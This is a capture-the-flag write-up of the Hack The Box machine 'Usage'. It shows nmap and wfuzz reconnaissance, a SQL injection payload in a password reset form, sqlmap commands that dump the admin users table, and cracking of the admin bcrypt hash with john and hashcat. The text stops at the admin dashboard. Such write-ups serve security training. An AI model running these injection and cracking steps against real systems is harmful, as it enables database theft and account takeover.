840_HTB_Usage

[HTB] Usage

- by **Pablo** `github.com/vorkampfer/hackthebox2/usage`

- **Resources:**

  > 1. Laravel-admin arb file upload `github.com/advisories/GHSA-g857-47pm-3r32`
  > 2. 0xdf gitlab: `https://0xdf.gitlab.io/2024/08/10/htb-usage.html`
  > 3. 0xdf YouTube: `https://www.youtube.com/@0xdf`
  > 4. Privacy search engine `https://metager.org`
  > 5. Privacy search engine `https://ghosterysearch.com/`
  > 6. CyberSecurity News `https://www.darkreading.com/threat-intelligence`
  > 7. `https://book.hacktricks.xyz/`

- **View terminal output with color**

  > `▷ bat -l ruby --paging=never name_of_file -p`

NOTE: This write-up was done using *BlackArch*

Synopsis:

```
Usage starts with a blind SQL injection in a password reset form that I can use to dump the database and find the admin
login. The admin panel is made with Laravel-Admin, which has a vulnerability in it that allows uploading a PHP webshell as a
profile picture by changing the file extension after client-side validation. I’ll find a password in a monit config, and
then abuse a wildcard vulnerability in 7z to get file read as root. ~0xdf
```

Skill-set:

```
1. FUZZING for sub-domains
2. sqlmap blind injection
3. CVE-2023-24249 laravel-admin - Arbitrary File Upload vulnerability
4. Abusing poor coding practices, wildcard asterisk [Privilege Escalation]
```

Checking connection status

1. **Checking my openvpn connection with a bash script.**

```
ᐅ htb.sh --status

==>[+]  OpenVPN is up and running.
2024-08-24 21:56:10 Initialization Sequence Completed

==>[+]  The PID number for OpenVPN is: 22572

==>[+]  Your Tun0 ip is: 10.10.14.157

==>[+]  The HackTheBox server IP is: 10.129.232.106 usage.htb

==>[+] PING 10.129.232.106 (10.129.232.106) 56(84) bytes of data.
64 bytes from 10.129.232.106: icmp_seq=1 ttl=63 time=154 ms

--- 10.129.232.106 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 154.013/154.013/154.013/0.000 ms

==>[+] 10.129.232.106 (ttl -> 63): Linux

Done!
```

Basic Recon

2. **Nmap**

```
1. I use variables and aliases to make things go faster. For a list of my variables and aliases vist github.com/vorkampfer
2. ᐅ openscan usage.htb
alias openscan='sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn -oN nmap/openscan.nmap' <<< This is my preliminary scan
to grab ports.
3. ᐅ echo $openportz
22,80
4. ᐅ source ~/.zshrc
5. ᐅ echo $openportz
22,80
6. ᐅ portzscan $openportz usage.htb
7. ᐅ qnmap_read.sh
Enter the path of your nmap scan output file: portzscan.nmap
nmap -A -Pn -n -vvv -oN nmap/portzscan.nmap -p 22,80 usage.htb
>>> looking for nginx
nginx 1.18.0
>>> looking for OpenSSH
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
>>> Looking for Apache
>>> Looking for popular CMS & OpenSource Frameworks
>>> Looking for any subdomains that may have come out in the nmap scan
>>>  Here are some interesting ports
22/tcp open  ssh
OpenSSH 8.9p1 Ubuntu 3ubuntu0.6
>>> Listing all the open ports
22/tcp open  ssh     syn-ack OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux;
protocol 2.0)
80/tcp open  http    syn-ack nginx 1.18.0 (Ubuntu)
Goodbye!

8. ᐅ nmap --script http-enum -p80 usage.htb -oN http_enum_80.nmap -vvv
9. Fail, nothing comes back in the http-enum scan.
```

OPENSSH (1:8.9P1-3UBUNTU0.3) *UBUNTU JAMMY JELLYFISH*

3. **Discovery with *Ubuntu Launchpad***

```
I lookup `OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 launchpad`
openssh (1:8.9p1-3ubuntu0.3) jammy-security; urgency=medium
Launchpad is saying that the server is an Ubuntu Jammy JellyFish
```

4. **Whatweb**

```
▷ ▷ whatweb http://10.129.232.106/
http://10.129.232.106/ [301 Moved Permanently] Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)],
IP[10.129.232.106], RedirectLocation[http://usage.htb/], Title[301 Moved Permanently], nginx[1.18.0]
http://usage.htb/ [200 OK] Bootstrap[4.1.3], Cookies[XSRF-TOKEN,laravel_session], Country[RESERVED][ZZ], HTML5,
HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[laravel_session], IP[10.129.232.106], Laravel,
PasswordField[password], Title[Daily Blogs], UncommonHeaders[x-content-type-options], X-Frame-Options[SAMEORIGIN], X-XSS-
Protection[1; mode=block], nginx[1.18.0]
nginx 1.18, and Laravel detected, usage.htb hostname confirmation as well. I allready added usage.htb to my hosts file.
```


5. **curl the server**

```
curling for headers I see laravel right away.
▷ curl -s -X GET http://10.129.232.106 -I -L | grep laravel
Set-Cookie: laravel_session=eyJpdiI6IldxNC9VYjBQREVLalJYanJ1c3hpeWc9PSIsInZhbH<snip>
```

Fuzzing for sub-domains


6. **Fuzzing for sub-domains**

```
▷ ffuf -u http://10.129.232.106 -H "Host: FUZZ.usage.htb" -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-
20000.txt -ac
Fail, I get nothing back with FFUF
▷ wfuzz -c --hc=404 --hh=178 -t 100 -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -H "Host:
FUZZ.usage.htb" http://usage.htb
=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================
000000024:   200        88 L     226 W      3304 Ch     "admin"
SUCCESS, wfuzz finds admin.usage.htb right away. I add this sub-domain to the hosts file.
```



7. **Begin site enumeration**

```
http://usage.htb/
There is a login screen on the main page
There is an `admin` login at http://admin.usage.htb/
The `reset password` function does not seem to be useful.
I register and login into the site.
http://usage.htb/registration
```



Register

Name: foo

E-Mail Address: foo@hotmail.com

Password: ●●●●●●

Remember Me


usage.htb/dashboard

Account · Hack The Box Play… · Unable to login -…

Logged In Successfully

Featured Blogs

- Unraveling the Significance of Server-side Language Penetration Testing


  In the intricate realm of cybersecurity, server-side language penetration testing emerges

8. **I log in successfully**


```
http://usage.htb/dashboard
Seems to be a blog page
Laravel is all over the html
▷ curl -s -X GET http://admin.usage.htb | grep laravel
  <link rel="stylesheet" href="http://admin.usage.htb/vendor/laravel-admin/AdminLTE/bootstrap/css/bootstrap.min.css">
```

---

9. **I go back to `http://usage.htb/forget-password` to see if I can fuzz the login**


500 | SERVER ERROR

```
We should always test every field we come across with a single quote to see if anything crashes. On the password reset form, on submitting one singele quote `'` as the email, the page returns 500:
```


Usage

Reset Password


We have e-mailed your password reset link to ' or 1=1 limit 1;-- -

E-Mail Address ' or 1=1 limit 1;-- -

Send Password Reset Link

10. **I try the following sql querry:** `' or 1=1 limit 1;-- -`

```
SUCCESS it works, kind of.
We are getting input reflected back in the HTML but no data from the database is being displayed.
```




11. **That means this will likely be an error-based, boolean or blind injection. That type of injection will take a very long time to do manually. It is best to use SQLmap. I would like to do it manually but honestly I do not know how to yet. So, sqlmap will have to do until I become good at sql injections then I will do it all manually if possible.**

```
The following commands are all basic sqlmap stuff that you will see all the time. You simply intercept the `reset password` request and send it to burp repeater. Then right click and `copy to file`. Name it `reset.requet`.
sqlmap -r reset.request --batch
```

```
{1.8.6.3#dev}

https://sqlmap.org
```

12. **If you get the following error you need to inrcrease the risk level**




```
Connection: keep-alive
Referer: http://usage.htb/forget-password
Cookie: XSRF-TOKEN=
eyJpdiI6InlFWFJNSG5DQlNuNkF0T0praW1LZ0E9PSIsInZhbHVlIjoiTzBmYVQ5UFBCUGhiQ0x
YkNSWWdydGxJSUxrc1pXWmpFL1Npc2VqeVRJaUpsd0p0WGU4VG1VdS9EeW9DK1psb0tkTy91Qi9
a29KTlRBcFJWaGJSNlYiLCJtYWMiOiI2Mjg1ZTJiZjRkYjdlZjc1NmNmNzI0ZjIzN2RkYTljY2N
NDA5N2QxZDAyIiwidGFnIjoiIn0%3D; laravel_session=
eyJpdiI6InZYVjhOZis3OW5PS2wwNUhWR3JOK0E9PSIsInZhbHVlIjoid1Erclh1Z0VxNmF5NzF
azVLbHRSVjVGc2Y5LzVOdXBtQjRuaDd0R2Z4UnV3ZEpXVlpLY1d1bjBCUDZtWHdGcjQyV0g3RnU
aktORlBaSlhYdERsSmQiLCJtYWMiOiJmOGFkNTFmN2NjOGE0MzZmM2NkODNmYTViODJhYjkyNDc
NGQ4YzM2NjE3IiwidGFnIjoiIn0%3D
Upgrade-Insecure-Requests: 1
Priority: u=0, i

_token=oLHqTM9c8s36DhaBSgJlGno9wZr4W6nXjsqx24ZM&email=foo%40hotmail.com
```

```
1. ▷ sqlmap -r /home/h@x0r/hackthebox/usage/reset.request --batch
[02:14:17] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--risk'
options if you wish to perform more tests.
2. sqlmap -r reset.request --level 5 --risk 3 --threads 10 -p email --batch
3. I increase the threads, risk, and tell sqlmap to focus on the email which should make this much faster.
4. Ok, my reset.request aka burp capture file was wrong. I put a single quote instead of putting in a fake email. You need a
fake email you can not use only a single quote. See image above.
5. sqlmap -r /home/h@x0r/hackthebox/usage/request.txt -p email --level 5 --risk 3 --batch --threads 10 --dbs
---------------------------
[04:09:14] [INFO] POST parameter 'email' appears to be 'MySQL > 5.0.12 AND time-based blind (heavy query)' injectable
[04:09:14] [INFO] testing 'Generic UNION query (NULL) - 1 to 20 columns'
[04:09:14] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other
(potential) technique found
[04:09:17] [INFO] 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of
query columns. Automatically extending the range for current UNION query injection technique test
available databases [3]:
[*] information_schema
[*] performance_schema
[*] usage_blog
----------------------------
6.  ▷ sqlmap -r /home/h@x0r/hackthebox/usage/request.txt --level 5 --risk 3 --threads 10 -p email --batch -D usage_blog --
tables
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
7. ▷ sqlmap -r /home/h@x0r/hackthebox/usage/request.txt --level 5 --risk 3 --threads 10 -p email --batch -D usage_blog -T
admin_users --dump
>>>[04:43:41] [INFO] fetching columns for table 'admin_users' in database 'usage_blog'
==================================================================
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin    | 2023-08-13
02:48:26 | 2023-08-23 06:02:19 | kThXIKu7GhLpgwStz7fCFxjDomCYS1SmPpxwEkzv1Sdzva0qLYaDhllwrsLT |
==================================================================
```

Let's crack the hash first with john and then with hashcat

13. **Let's get crackin**

```
1. ▷ cat admin_hash
$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2
2. john admin_hash --wordlist=/usr/share/wordlists/rockyou.txt
3. John cracks the hash in less than 5 seconds
4. ▷ john admin_hash --show
?:whatever1
5. The password is `whatever1`. The question mark is there because I did not supply a username. You do not have to supply a
username.
======================================
6. Now with hashcat
7. ▷ hashcat --username admin_hash /usr/share/wordlists/rockyou.txt
8. Auto-detect fails and provides me a list of hash modes to choose from.
9. I choose 3200 because that most closely resembles my hash.
10. ▷ hashcat -m 3200 --username admin_hash /usr/share/wordlists/rockyou.txt
11. ▷ hashcat --username -m 3200 admin_hash --show
administrator:$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
```


admin.usage.htb/admin

Import bookmarks... HTB Account Hack The Box Play... Unable to login -...

UG

Dashboard Description...

Environment

